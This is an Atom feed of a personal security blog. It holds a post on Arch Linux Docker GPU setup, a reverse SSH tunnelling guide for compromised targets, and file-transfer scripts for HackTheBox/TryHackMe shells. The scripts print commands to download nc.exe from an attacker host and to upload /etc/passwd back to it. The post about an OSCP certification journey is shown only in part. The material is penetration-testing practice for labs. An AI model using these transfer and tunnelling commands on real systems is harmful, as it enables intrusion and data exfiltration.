<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.9.5">Jekyll</generator><link href="https://the-coder.dev//feed.xml" rel="self" type="application/atom+xml" /><link href="https://the-coder.dev//" rel="alternate" type="text/html" /><updated>2024-05-11T06:53:16+00:00</updated><id>https://the-coder.dev//feed.xml</id><title type="html">the-coder</title><subtitle>programming + hacking = &lt;3</subtitle><author><name>the-coder</name></author><entry><title type="html">Arch Nvidia Docker</title><link href="https://the-coder.dev//arch-nvidia-docker/" rel="alternate" type="text/html" title="Arch Nvidia Docker" /><published>2024-05-11T00:00:00+00:00</published><updated>2024-05-11T00:00:00+00:00</updated><id>https://the-coder.dev//arch-nvidia-docker</id><content type="html" xml:base="https://the-coder.dev//arch-nvidia-docker/"><![CDATA[<p>I was trying to run some LLM docker stuff on my Arch Linux and I encountered the following error message.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>docker: Error response from daemon: could not <span class="k">select </span>device driver <span class="s2">""</span> with capabilities: <span class="o">[[</span>gpu]].
</code></pre></div></div>

<p>I looked around and I noticed that the packages <code class="language-bash highlighter-rouge">nvidia-container-toolkit</code> and <code class="language-bash highlighter-rouge">libnvidia-container</code> are required to make this work, which seems to provide the GPU functionality to the docker containers for Nvidia cards.</p>

<p>I tried to install them using the <code class="language-bash highlighter-rouge">pacman</code> and <code class="language-bash highlighter-rouge">yay</code>, but both says package not found. When I google it, I found it on the following links, which is in the extra repo of Arch.</p>

<ul>
  <li><a href="https://archlinux.org/packages/extra/x86_64/nvidia-container-toolkit/">ArchLinux extra nvidia-container-toolkit</a></li>
  <li><a href="https://archlinux.org/packages/extra/x86_64/libnvidia-container/">ArchLinux extra libnvidia-container</a></li>
</ul>

<p>I went through like changing the pacman config, pacman mirrors and none of them seem to help me find the packages I need.</p>

<p>Finally I found a post on <a href="https://www.reddit.com/r/archlinux/comments/18xtglk/nvidia_container_toolkit/">reddit</a> and that leads me to try downloading the packages, building it and installing myself.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>git clone https://gitlab.archlinux.org/archlinux/packaging/packages/libnvidia-container
<span class="nb">cd </span>libnvidia-container
makepkg <span class="nt">-si</span>
</code></pre></div></div>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>git clone https://gitlab.archlinux.org/archlinux/packaging/packages/nvidia-container-toolkit
<span class="nb">cd </span>nvidia-container-toolkit
makepkg <span class="nt">-si</span>
</code></pre></div></div>

<p>When installing the <code class="language-bash highlighter-rouge">nvidia-container-toolkit</code>, it might fail with the following.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">time</span><span class="o">=</span><span class="s2">"2024-05-11T14:30:59+08:00"</span> <span class="nv">level</span><span class="o">=</span>info <span class="nv">msg</span><span class="o">=</span><span class="s2">"Installed '/tmp/output-2742741441/input.real'"</span>
<span class="nb">time</span><span class="o">=</span><span class="s2">"2024-05-11T14:30:59+08:00"</span> <span class="nv">level</span><span class="o">=</span>info <span class="nv">msg</span><span class="o">=</span><span class="s2">"Installed wrapper '/tmp/output-2742741441/input'"</span>
<span class="nt">---</span> PASS: TestInstallExecutable <span class="o">(</span>0.00s<span class="o">)</span>
<span class="o">===</span> RUN   TestNvidiaContainerRuntimeInstallerWrapper
<span class="nt">---</span> PASS: TestNvidiaContainerRuntimeInstallerWrapper <span class="o">(</span>0.00s<span class="o">)</span>
PASS
ok      github.com/NVIDIA/nvidia-container-toolkit/tools/container/toolkit      <span class="o">(</span>cached<span class="o">)</span>
FAIL
<span class="o">==&gt;</span> ERROR: A failure occurred <span class="k">in </span>check<span class="o">()</span><span class="nb">.</span>
    Aborting...
</code></pre></div></div>

<p>I just <code class="language-bash highlighter-rouge">vi PKGBUILD</code> and removed the <code class="language-bash highlighter-rouge">check<span class="o">()</span></code> function. Then it was able to install, and docker was able to use GPU. The following is how I test if the GPU is detected in the docker container.</p>

<p>Remember to restart the docker service after installing the above packages.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>docker run <span class="nt">--gpus</span> all nvidia/cuda:12.1.1-runtime-ubuntu22.04 nvidia-smi

<span class="o">==========</span>
<span class="o">==</span> CUDA <span class="o">==</span>
<span class="o">==========</span>

CUDA Version 12.1.1

Container image Copyright <span class="o">(</span>c<span class="o">)</span> 2016-2023, NVIDIA CORPORATION &amp; AFFILIATES. All rights reserved.

This container image and its contents are governed by the NVIDIA Deep Learning Container License.
By pulling and using the container, you accept the terms and conditions of this license:
https://developer.nvidia.com/ngc/nvidia-deep-learning-container-license

A copy of this license is made available <span class="k">in </span>this container at /NGC-DL-CONTAINER-LICENSE <span class="k">for </span>your convenience.

Sat May 11 06:45:03 2024
+-----------------------------------------------------------------------------------------+
| NVIDIA-SMI 550.67                 Driver Version: 550.67         CUDA Version: 12.4     |
|-----------------------------------------+------------------------+----------------------+
| GPU  Name                 Persistence-M | Bus-Id          Disp.A | Volatile Uncorr. ECC |
| Fan  Temp   Perf          Pwr:Usage/Cap |           Memory-Usage | GPU-Util  Compute M. |
|                                         |                        |               MIG M. |
|<span class="o">=========================================</span>+<span class="o">========================</span>+<span class="o">======================</span>|
|   0  NVIDIA GeForce RTX 4080 ...    Off |   00000000:01:00.0  On |                  N/A |
|  0%   44C    P8             21W /  320W |     622MiB /  16376MiB |     19%      Default |
|                                         |                        |                  N/A |
+-----------------------------------------+------------------------+----------------------+

+-----------------------------------------------------------------------------------------+
| Processes:                                                                              |
|  GPU   GI   CI        PID   Type   Process name                              GPU Memory |
|        ID   ID                                                               Usage      |
|<span class="o">=========================================================================================</span>|
+-----------------------------------------------------------------------------------------+
</code></pre></div></div>]]></content><author><name>the-coder</name></author><category term="linux" /><summary type="html"><![CDATA[I was trying to run some LLM docker stuff on my Arch Linux and I encountered the following error message. docker: Error response from daemon: could not select device driver "" with capabilities: [[gpu]].]]></summary></entry><entry><title type="html">Kali reverse SSH</title><link href="https://the-coder.dev//kali-reverse-ssh/" rel="alternate" type="text/html" title="Kali reverse SSH" /><published>2022-03-06T00:00:00+00:00</published><updated>2022-03-06T00:00:00+00:00</updated><id>https://the-coder.dev//kali-reverse-ssh</id><content type="html" xml:base="https://the-coder.dev//kali-reverse-ssh/"><![CDATA[<p>The following is the instruction to configure a user on kali, which will allow the target to connect back and tunnel their port to kali. This is really useful when you have not compromised the SSH user account on the system, but you need to tunnel traffic to the machine’s local ports.</p>

<p>Firstly, create a SSH keypair on <em>your kali</em>. It is a good idea to create a new key, even if you already have one.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh-keygen <span class="nt">-t</span> rsa
</code></pre></div></div>

<p>Create a new user on <em>your kali</em> (or any linux distro)</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>useradd mole <span class="nt">-m</span>
</code></pre></div></div>

<p>Go to it’s <code class="language-bash highlighter-rouge">/home/mole/.ssh</code> folder and create the following <code class="language-bash highlighter-rouge">authorized_keys</code> file, set it to correct permissions.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">from</span><span class="o">=</span><span class="s2">"10.11.1.250"</span>,command<span class="o">=</span><span class="s2">"echo 'This account can only be used for port forwarding'"</span>,no-agent-forwarding,no-X11-forwarding,no-pty ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCxO27JE5uXiHqoUUb4j9o/IPHxsPg+fflPKW4N6pK0ZXSmMfLhjaHyhUr4auF+hSnF2g1hN4N2Z4DjkfZ9f95O7Ox3m0oaUgEwHtZcwTNNLJiHs2fSs7ObLR+gZ23kaJ+TYM8ZIo/ENC68Py+NhtW1c2So95ARwCa/Hkb7kZ1xNo6f6rvCqXAyk/WZcBXxYkGqOLut3c5B+++6h3spOPlDkoPs8T5/wJNcn8i12Lex/d02iOWCLGEav2V1R9xk87xVdI6h5BPySl35+ZXOrHzazbddS7MwGFz16coo+wbHbTR6P5fF9Z1Zm9O/US2LoqHxs7OxNq61BLtr4I/MDnin www-data@ajla
</code></pre></div></div>
<p>Change the <code class="language-bash highlighter-rouge">from</code> to point to the target server that the SSH connection will be coming from, and replace the SSH key portion with the key generated in the first step.
This SSH access is created such that it only allows user from the IP address specified from <code class="language-bash highlighter-rouge">from</code> argument, and it only allows port forwarding and nothing else.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">chmod </span>700 /home/mole/.ssh
<span class="nb">chmod </span>600 /home/mole/.ssh/authorized_keys
<span class="nb">sudo chown </span>mole:mole /home/mole/.ssh <span class="nt">-R</span>
</code></pre></div></div>

<p>After configuring the above permissions, copy the private key over to the target server. Then you can use it to connect back to your kali.</p>

<p>Before you connect back, make sure your ssh service is running.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>systemctl start ssh
</code></pre></div></div>

<p>Then the following command will connect back to kali and forward port 8000 from kali to the target server’s local port 8000.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh <span class="nt">-f</span> <span class="nt">-N</span> <span class="nt">-R</span> 8000:localhost:8000 <span class="nt">-o</span> <span class="s2">"UserKnownHostsFile=/dev/null"</span> <span class="nt">-o</span> <span class="s2">"StrictHostKeyChecking=no"</span> <span class="nt">-i</span> key mole@ip
</code></pre></div></div>

<p>With all this, you will be able to access the target server’s local port 8000 from your kali’s port 8000, without having compromised the target’s SSH user account.</p>]]></content><author><name>the-coder</name></author><category term="hacking" /><summary type="html"><![CDATA[The following is the instruction to configure a user on kali, which will allow the target to connect back and tunnel their port to kali. This is really useful when you have not compromised the SSH user account on the system, but you need to tunnel traffic to the machine’s local ports.]]></summary></entry><entry><title type="html">File Transfer Commands And Scripts</title><link href="https://the-coder.dev//file-transfer-commands-and-scripts/" rel="alternate" type="text/html" title="File Transfer Commands And Scripts" /><published>2021-09-13T00:00:00+00:00</published><updated>2021-09-13T00:00:00+00:00</updated><id>https://the-coder.dev//file-transfer-commands-and-scripts</id><content type="html" xml:base="https://the-coder.dev//file-transfer-commands-and-scripts/"><![CDATA[<p>Date: 2021-09-13</p>

<p>I have been doing HackTheBox and TryHackMe lately again, after a hiatus, since I acquired my OSCP.
There are certain commands that I always have to run on the reverse shells on the target systems to download files, upload files, etc.</p>

<p>This is the culmination of the experience in doing those file transfers.</p>

<h3 id="download">Download</h3>
<p>First of all, there is the usual python http server and download from target using things like <code class="language-bash highlighter-rouge">curl</code> or <code class="language-bash highlighter-rouge">wget</code>.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># on kali</span>
python3 <span class="nt">-m</span> http.server 80
Serving HTTP on 0.0.0.0 port 80 <span class="o">(</span>http://0.0.0.0:80/<span class="o">)</span> ...

<span class="c"># on target</span>
wget http://[MY_IP]:80/[FILES]
</code></pre></div></div>

<p>This is quite tedious, as there is no IP to just copy paste. I had to look up what is my current IP every single time.
So in order to optimise the workflow, I wrote a script.</p>

<p>This script is called <code class="language-bash highlighter-rouge">srvfile</code>, short for <code class="language-bash highlighter-rouge">serve file</code></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c">#!/bin/bash</span>

<span class="nb">set</span> <span class="nt">-e</span>

<span class="k">if</span> <span class="o">[</span> <span class="nt">-z</span> <span class="nv">$1</span> <span class="o">]</span><span class="p">;</span> <span class="k">then
    </span><span class="nb">echo</span> <span class="s2">"Usage: ./serve_file.sh filename"</span> <span class="o">&amp;&amp;</span> <span class="nb">exit</span><span class="p">;</span>
<span class="k">else
    </span><span class="nv">filename</span><span class="o">=</span><span class="nv">$1</span><span class="p">;</span>
<span class="k">fi

</span><span class="nv">ip</span><span class="o">=</span><span class="si">$(</span>ip addr show tun0 | <span class="nb">grep</span> <span class="s1">'inet '</span> | <span class="nb">awk</span> <span class="s1">'{print $2}'</span> | <span class="nb">cut</span> <span class="nt">-d</span><span class="s1">'/'</span> <span class="nt">-f</span> 1<span class="si">)</span>
<span class="k">if</span> <span class="o">[</span> <span class="nt">-z</span> <span class="nv">$ip</span> <span class="o">]</span><span class="p">;</span> <span class="k">then
    </span><span class="nb">echo</span> <span class="s2">"tun0 interface ip not found"</span>
    <span class="nb">read</span> <span class="nt">-p</span> <span class="s2">"Enter IP: "</span> ip
<span class="k">fi

</span><span class="nb">echo</span> <span class="s2">""</span>
<span class="nb">echo</span> <span class="s2">"=== LINUX"</span>
<span class="nb">echo</span> <span class="s2">"curl http://</span><span class="nv">$ip</span><span class="s2">/</span><span class="nv">$filename</span><span class="s2"> -o </span><span class="si">$(</span><span class="nb">basename</span> <span class="nv">$filename</span><span class="si">)</span><span class="s2">"</span>
<span class="nb">echo</span> <span class="s2">""</span>
<span class="nb">echo</span> <span class="s2">"wget http://</span><span class="nv">$ip</span><span class="s2">/</span><span class="nv">$filename</span><span class="s2">"</span>
<span class="nb">echo</span> <span class="s2">""</span>

<span class="nb">echo</span> <span class="s2">"=== WINDOWS"</span>
<span class="nb">echo</span> <span class="s2">"powershell -ep bypass -c </span><span class="se">\"\$</span><span class="s2">wc=New-Object Net.WebClient;</span><span class="se">\$</span><span class="s2">wc.DownloadFile('http://</span><span class="nv">$ip</span><span class="s2">/</span><span class="nv">$filename</span><span class="s2">','c:</span><span class="se">\\</span><span class="s2">temp</span><span class="se">\\</span><span class="si">$(</span><span class="nb">basename</span> <span class="nv">$filename</span><span class="si">)</span><span class="s2">');</span><span class="se">\"</span><span class="s2">"</span>
<span class="nb">echo</span> <span class="s2">""</span>
<span class="nb">echo</span> <span class="s2">"certutil -urlcache -f http://</span><span class="nv">$ip</span><span class="s2">/</span><span class="nv">$filename</span><span class="s2"> </span><span class="si">$(</span><span class="nb">basename</span> <span class="nv">$filename</span><span class="si">)</span><span class="s2">"</span>
<span class="nb">echo</span> <span class="s2">""</span>

<span class="nb">echo</span> <span class="s2">"-----------------------------------------------------"</span>
<span class="nb">echo</span> <span class="s2">"Copy paste one of the command above to your reverse shell on the target to download files."</span>

python3 <span class="nt">-m</span> http.server 80
</code></pre></div></div>

<p>This script will automatically get the ip of the interface <code class="language-bash highlighter-rouge">tun0</code>, which is usually the VPN interface used when hacking for HackTheBox or TryHackMe.</p>

<p>Example usage is as follows.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">&gt;</span> srvfile nc.exe

<span class="o">===</span> LINUX
curl http://10.4.29.218/nc.exe <span class="nt">-o</span> nc.exe

wget http://10.4.29.218/nc.exe

<span class="o">===</span> WINDOWS
powershell <span class="nt">-ep</span> bypass <span class="nt">-c</span> <span class="s2">"</span><span class="nv">$wc</span><span class="s2">=New-Object Net.WebClient;</span><span class="nv">$wc</span><span class="s2">.DownloadFile('http://10.4.29.218/nc.exe','c:</span><span class="se">\t</span><span class="s2">emp</span><span class="se">\n</span><span class="s2">c.exe');"</span>

certutil <span class="nt">-urlcache</span> <span class="nt">-f</span> http://10.4.29.218/nc.exe nc.exe

<span class="nt">-----------------------------------------------------</span>
Copy <span class="nb">paste </span>one of the <span class="nb">command </span>above to your reverse shell on the target to download files.

Serving HTTP on 0.0.0.0 port 80 <span class="o">(</span>http://0.0.0.0:80/<span class="o">)</span> ...
</code></pre></div></div>

<p>You just run <code class="language-bash highlighter-rouge">srvfile</code> command and followed by what file you want to serve. Then the script will produce commands that you can just copy paste to the target, to download said file.</p>

<h3 id="upload">Upload</h3>
<p>For the uploading of the file from the target back to kali, I also wrote a script for it.</p>

<p>I call this <code class="language-bash highlighter-rouge">putsrv</code>, short for <code class="language-bash highlighter-rouge">PUT server</code>. It uses HTTP PUT method to upload the file.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">#!/usr/bin/env python3
</span>
<span class="s">"""
Source: https://gist.github.com/darkr4y/761d7536100d2124f5d0db36d4890109
Extend Python's built in HTTP server to save files
curl or wget can be used to send files with options similar to the following
  curl -X PUT --upload-file somefile.txt http://localhost:8000
  wget -O- --method=PUT --body-file=somefile.txt http://localhost:8000/somefile.txt
__Note__: curl automatically appends the filename onto the end of the URL so
the path can be omitted.

Modified by @the-c0d3r, added commands to be copy pasted on target, handling of path,
detection of tun0 ip, printing of the commands to be copy pasted.
"""</span>

<span class="kn">import</span> <span class="nn">os</span>
<span class="kn">import</span> <span class="nn">http.server</span> <span class="k">as</span> <span class="n">server</span>

<span class="kn">from</span> <span class="nn">pathlib</span> <span class="kn">import</span> <span class="n">Path</span>


<span class="k">class</span> <span class="nc">HTTPRequestHandler</span><span class="p">(</span><span class="n">server</span><span class="p">.</span><span class="n">SimpleHTTPRequestHandler</span><span class="p">):</span>
    <span class="s">"""Extend SimpleHTTPRequestHandler to handle PUT requests"""</span>
    <span class="k">def</span> <span class="nf">do_PUT</span><span class="p">(</span><span class="bp">self</span><span class="p">):</span>
        <span class="s">"""Save a file following a HTTP PUT request"""</span>
        <span class="k">global</span> <span class="n">path_to_put</span><span class="p">,</span> <span class="n">file_to_put</span>

        <span class="n">filename</span> <span class="o">=</span> <span class="n">os</span><span class="p">.</span><span class="n">path</span><span class="p">.</span><span class="n">basename</span><span class="p">(</span><span class="n">file_to_put</span><span class="p">)</span>
        <span class="n">filepath</span> <span class="o">=</span> <span class="n">path_to_put</span> <span class="o">/</span> <span class="n">filename</span>
        <span class="n">file_length</span> <span class="o">=</span> <span class="nb">int</span><span class="p">(</span><span class="bp">self</span><span class="p">.</span><span class="n">headers</span><span class="p">[</span><span class="s">'Content-Length'</span><span class="p">])</span>

        <span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="n">filepath</span><span class="p">,</span> <span class="s">'wb'</span><span class="p">)</span> <span class="k">as</span> <span class="n">output_file</span><span class="p">:</span>
            <span class="n">output_file</span><span class="p">.</span><span class="n">write</span><span class="p">(</span><span class="bp">self</span><span class="p">.</span><span class="n">rfile</span><span class="p">.</span><span class="n">read</span><span class="p">(</span><span class="n">file_length</span><span class="p">))</span>
        <span class="bp">self</span><span class="p">.</span><span class="n">send_response</span><span class="p">(</span><span class="mi">201</span><span class="p">,</span> <span class="s">'Created'</span><span class="p">)</span>
        <span class="bp">self</span><span class="p">.</span><span class="n">end_headers</span><span class="p">()</span>
        <span class="n">reply_body</span> <span class="o">=</span> <span class="s">'Saved "%s"</span><span class="se">\n</span><span class="s">'</span> <span class="o">%</span> <span class="n">filepath</span>
        <span class="bp">self</span><span class="p">.</span><span class="n">wfile</span><span class="p">.</span><span class="n">write</span><span class="p">(</span><span class="n">reply_body</span><span class="p">.</span><span class="n">encode</span><span class="p">(</span><span class="s">'utf-8'</span><span class="p">))</span>
        <span class="bp">self</span><span class="p">.</span><span class="n">close_connection</span> <span class="o">=</span> <span class="bp">True</span>


<span class="k">def</span> <span class="nf">get_tun0_ip</span><span class="p">():</span>
    <span class="n">command</span> <span class="o">=</span> <span class="s">"ip addr show tun0 | grep 'inet ' | awk '{print $2}' | cut -d'/' -f 1"</span>
    <span class="kn">import</span> <span class="nn">subprocess</span>
    <span class="n">process</span> <span class="o">=</span> <span class="n">subprocess</span><span class="p">.</span><span class="n">Popen</span><span class="p">(</span><span class="n">command</span><span class="p">,</span> <span class="n">shell</span><span class="o">=</span><span class="bp">True</span><span class="p">,</span> <span class="n">stdout</span><span class="o">=</span><span class="n">subprocess</span><span class="p">.</span><span class="n">PIPE</span><span class="p">,</span> <span class="n">stderr</span><span class="o">=</span><span class="n">subprocess</span><span class="p">.</span><span class="n">PIPE</span><span class="p">)</span>
    <span class="n">out</span><span class="p">,</span> <span class="n">err</span> <span class="o">=</span> <span class="n">process</span><span class="p">.</span><span class="n">communicate</span><span class="p">()</span>
    <span class="n">ip</span> <span class="o">=</span> <span class="n">out</span><span class="p">.</span><span class="n">decode</span><span class="p">().</span><span class="n">strip</span><span class="p">()</span>
    <span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">"IP Detected: </span><span class="si">{</span><span class="n">ip</span><span class="si">}</span><span class="s">"</span><span class="p">)</span>
    <span class="k">if</span> <span class="n">ip</span> <span class="o">==</span> <span class="s">""</span><span class="p">:</span>
        <span class="k">print</span><span class="p">(</span><span class="s">"Unable to detect IP, probably tun0 interface not found"</span><span class="p">)</span>
        <span class="n">ip</span> <span class="o">=</span> <span class="nb">input</span><span class="p">(</span><span class="s">"Enter your IP: "</span><span class="p">)</span>
    <span class="k">return</span> <span class="n">ip</span>


<span class="k">def</span> <span class="nf">print_commands</span><span class="p">(</span><span class="n">ip</span><span class="p">,</span> <span class="n">file_to_put</span><span class="p">):</span>
    <span class="k">print</span><span class="p">(</span><span class="s">"=== LINUX"</span><span class="p">)</span>
    <span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">"curl -X PUT --upload-file </span><span class="si">{</span><span class="n">file_to_put</span><span class="si">}</span><span class="s"> http://</span><span class="si">{</span><span class="n">ip</span><span class="si">}</span><span class="s">/"</span><span class="p">)</span>
    <span class="k">print</span><span class="p">(</span><span class="s">""</span><span class="p">)</span>
    <span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">"wget -O- --method=PUT --body-file=</span><span class="si">{</span><span class="n">file_to_put</span><span class="si">}</span><span class="s"> http://</span><span class="si">{</span><span class="n">ip</span><span class="si">}</span><span class="s">/"</span><span class="p">)</span>
    <span class="k">print</span><span class="p">(</span><span class="s">""</span><span class="p">)</span>

    <span class="k">print</span><span class="p">(</span><span class="s">"=== WINDOWS"</span><span class="p">)</span>
    <span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">"powershell -ep bypass -c </span><span class="se">\"</span><span class="s">$wc=New-Object Net.WebClient;$wc.UploadFile('http://</span><span class="si">{</span><span class="n">ip</span><span class="si">}</span><span class="s">/', 'PUT', '</span><span class="si">{</span><span class="n">file_to_put</span><span class="si">}</span><span class="s">');</span><span class="se">\"</span><span class="s">"</span><span class="p">)</span>

    <span class="k">print</span><span class="p">(</span><span class="s">"</span><span class="se">\n</span><span class="s">"</span><span class="p">)</span>


<span class="k">if</span> <span class="n">__name__</span> <span class="o">==</span> <span class="s">'__main__'</span><span class="p">:</span>
    <span class="kn">import</span> <span class="nn">sys</span>
    <span class="k">if</span> <span class="nb">len</span><span class="p">(</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">)</span> <span class="o">&lt;</span> <span class="mi">3</span><span class="p">:</span>
        <span class="k">print</span><span class="p">(</span><span class="s">"Usage: putsrv file_to_put_from_server path_to_put_on_local"</span><span class="p">)</span>
        <span class="k">print</span><span class="p">(</span><span class="s">"e.g.:</span><span class="se">\n\t</span><span class="s"> putsrv /etc/passwd ."</span><span class="p">)</span>
        <span class="nb">exit</span>
    <span class="k">else</span><span class="p">:</span>
        <span class="k">global</span> <span class="n">path_to_put</span><span class="p">,</span> <span class="n">file_to_put</span>
        <span class="n">file_to_put</span> <span class="o">=</span> <span class="n">Path</span><span class="p">(</span><span class="n">os</span><span class="p">.</span><span class="n">path</span><span class="p">.</span><span class="n">abspath</span><span class="p">(</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">1</span><span class="p">]))</span>
        <span class="n">path_to_put</span> <span class="o">=</span> <span class="n">Path</span><span class="p">(</span><span class="n">os</span><span class="p">.</span><span class="n">path</span><span class="p">.</span><span class="n">abspath</span><span class="p">(</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">2</span><span class="p">]))</span>

        <span class="n">filename</span> <span class="o">=</span> <span class="n">os</span><span class="p">.</span><span class="n">path</span><span class="p">.</span><span class="n">basename</span><span class="p">(</span><span class="n">file_to_put</span><span class="p">)</span>

        <span class="n">ip</span> <span class="o">=</span> <span class="n">get_tun0_ip</span><span class="p">()</span>
        <span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">"File to PUT: </span><span class="si">{</span><span class="n">file_to_put</span><span class="si">}</span><span class="s">"</span><span class="p">)</span>
        <span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">"Path to PUT: </span><span class="si">{</span><span class="n">path_to_put</span><span class="si">}</span><span class="s">"</span><span class="p">)</span>
        <span class="k">print</span><span class="p">(</span><span class="s">"</span><span class="se">\n</span><span class="s">"</span><span class="p">)</span>

        <span class="n">print_commands</span><span class="p">(</span><span class="n">ip</span><span class="p">,</span> <span class="n">file_to_put</span><span class="p">)</span>
        <span class="k">print</span><span class="p">(</span><span class="s">"-"</span> <span class="o">*</span> <span class="mi">32</span><span class="p">)</span>
        <span class="k">print</span><span class="p">(</span><span class="s">"Copy the command above and paste it in your reverse shell to upload the file.</span><span class="se">\n</span><span class="s">"</span><span class="p">)</span>

        <span class="n">server</span><span class="p">.</span><span class="n">test</span><span class="p">(</span><span class="n">HandlerClass</span><span class="o">=</span><span class="n">HTTPRequestHandler</span><span class="p">,</span> <span class="n">port</span><span class="o">=</span><span class="s">"80"</span><span class="p">)</span>
</code></pre></div></div>
<p>When you run this program, you just need to give it two arguments.
First argument is the file you want to upload from the target. The second argument is the path you want the file to be on your kali.</p>

<p>Example usage is as follows.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">&gt;</span> putsrv /etc/passwd <span class="nb">.</span>

IP Detected: 10.4.29.218
File to PUT: /etc/passwd
Path to PUT: /mnt/hgfs/tools/serve/shell

<span class="o">===</span> LINUX
curl <span class="nt">-X</span> PUT <span class="nt">--upload-file</span> /etc/passwd http://10.4.29.218/

wget <span class="nt">-O-</span> <span class="nt">--method</span><span class="o">=</span>PUT <span class="nt">--body-file</span><span class="o">=</span>/etc/passwd http://10.4.29.218/

<span class="o">===</span> WINDOWS
powershell <span class="nt">-ep</span> bypass <span class="nt">-c</span> <span class="s2">"</span><span class="nv">$wc</span><span class="s2">=New-Object Net.WebClient;</span><span class="nv">$wc</span><span class="s2">.UploadFile('http://10.4.29.218/', 'PUT', '/etc/passwd');"</span>


Serving HTTP on 0.0.0.0 port 80 <span class="o">(</span>http://0.0.0.0:80/<span class="o">)</span> ...

</code></pre></div></div>

<p>In this case, the command is pre-populated to upload <code class="language-bash highlighter-rouge">/etc/passwd</code> to the server’s path which is at <code class="language-bash highlighter-rouge">/mnt/hgfs/tools/serve/shell</code> path. Once you run the command, the file will be stored at <code class="language-bash highlighter-rouge">/mnt/hgfs/tools/serve/shell/passwd</code>.</p>

<h3 id="path">PATH</h3>
<p>The two scripts I mentioned above can be used as standalone scripts that is placed on the path.
I create a directory under my home, at <code class="language-bash highlighter-rouge">~/tools/bin</code>, and I put my scripts there.</p>

<p>Then in my <code class="language-bash highlighter-rouge">~/.zshrc</code> file, I added the following line to export the path.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">export </span><span class="nv">PATH</span><span class="o">=</span>~/tools/bin/:<span class="nv">$PATH</span>
</code></pre></div></div>

<h3 id="smb">SMB</h3>

<p>Another easy way to share files with windows is using SMB. I just need to run the following command to setup a smb server on my kali.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>impacket-smbserver SHARE ~/tools/serve/shell/
</code></pre></div></div>
<p>Then it will create a named share under my IP and the path <code class="language-bash highlighter-rouge">SHARE</code>. So the full network path looks like this <code class="language-bash highlighter-rouge"><span class="se">\\</span>10.10.10.10<span class="se">\S</span>HARE<span class="se">\</span></code>.
This path will be mapped to the folder I entered as the second argument, <code class="language-bash highlighter-rouge">~/tools/serve/shell</code></p>

<p>On the window side, you can do both upload and download.</p>

<p>Download to windows target. This command will download <code class="language-bash highlighter-rouge">nc.exe</code> from the kali smb directory to the target.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>copy <span class="se">\\</span>10.10.10.10<span class="se">\S</span>HARE<span class="se">\n</span>c.exe nc.exe
</code></pre></div></div>

<p>Upload to kali from windows target. This command will upload <code class="language-bash highlighter-rouge">user.txt</code> file from windows to kali smb directory.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>copy user.txt <span class="se">\\</span>10.10.10.10<span class="se">\S</span>HARE<span class="se">\</span>
</code></pre></div></div>

<p>More posts about the commands will follow in the next few days.</p>

<p>Edit: the scripts are now available at my github repository: https://github.com/the-c0d3r/htb-scripts</p>]]></content><author><name>the-coder</name></author><category term="linux" /><category term="hacking" /><summary type="html"><![CDATA[Date: 2021-09-13]]></summary></entry><entry><title type="html">OSCP Journey</title><link href="https://the-coder.dev//oscp-journey/" rel="alternate" type="text/html" title="OSCP Journey" /><published>2020-12-13T00:00:00+00:00</published><updated>2020-12-13T00:00:00+00:00</updated><id>https://the-coder.dev//oscp-journey</id><content type="html" xml:base="https://the-coder.dev//oscp-journey/"><![CDATA[<p><img src="https://www.offensive-security.com/wp-content/uploads/2016/01/what-is-oscp-post-v8.png" alt="" /></p>

<p>Just like those who have done the OSCP exam before me, I felt the urge to write my own account of how I came to acquire the certification.</p>

<p>For those of you who don’t know what OSCP is, it stands for Offensive Security Certified Professional, and this is an entry-level certification for penetration testers. I have had a great opportunity to acquire this certification from my company.</p>

<p>To get this certification, you have to go through a course called Penetration Testing With Kali Linux (PWK) course, practice through the PWK labs and go for the 48-hour online examination when you feel ready.</p>

<p>I would like to talk about how I went about preparing for the OSCP and how I managed to pass it on the first try, and may this help you in your journey as well.</p>

<h2 id="background">Background</h2>

<p>I have been doing cybersecurity-related things + programming since I was around 14, 15 years old (which is about 10 years back). Since then, I have learned things like web penetration testing, for instance, how to do SQL injection, RFI, LFI, XSS, the works. I also learned C, Python, Java, JavaScript, and PHP along the way.</p>

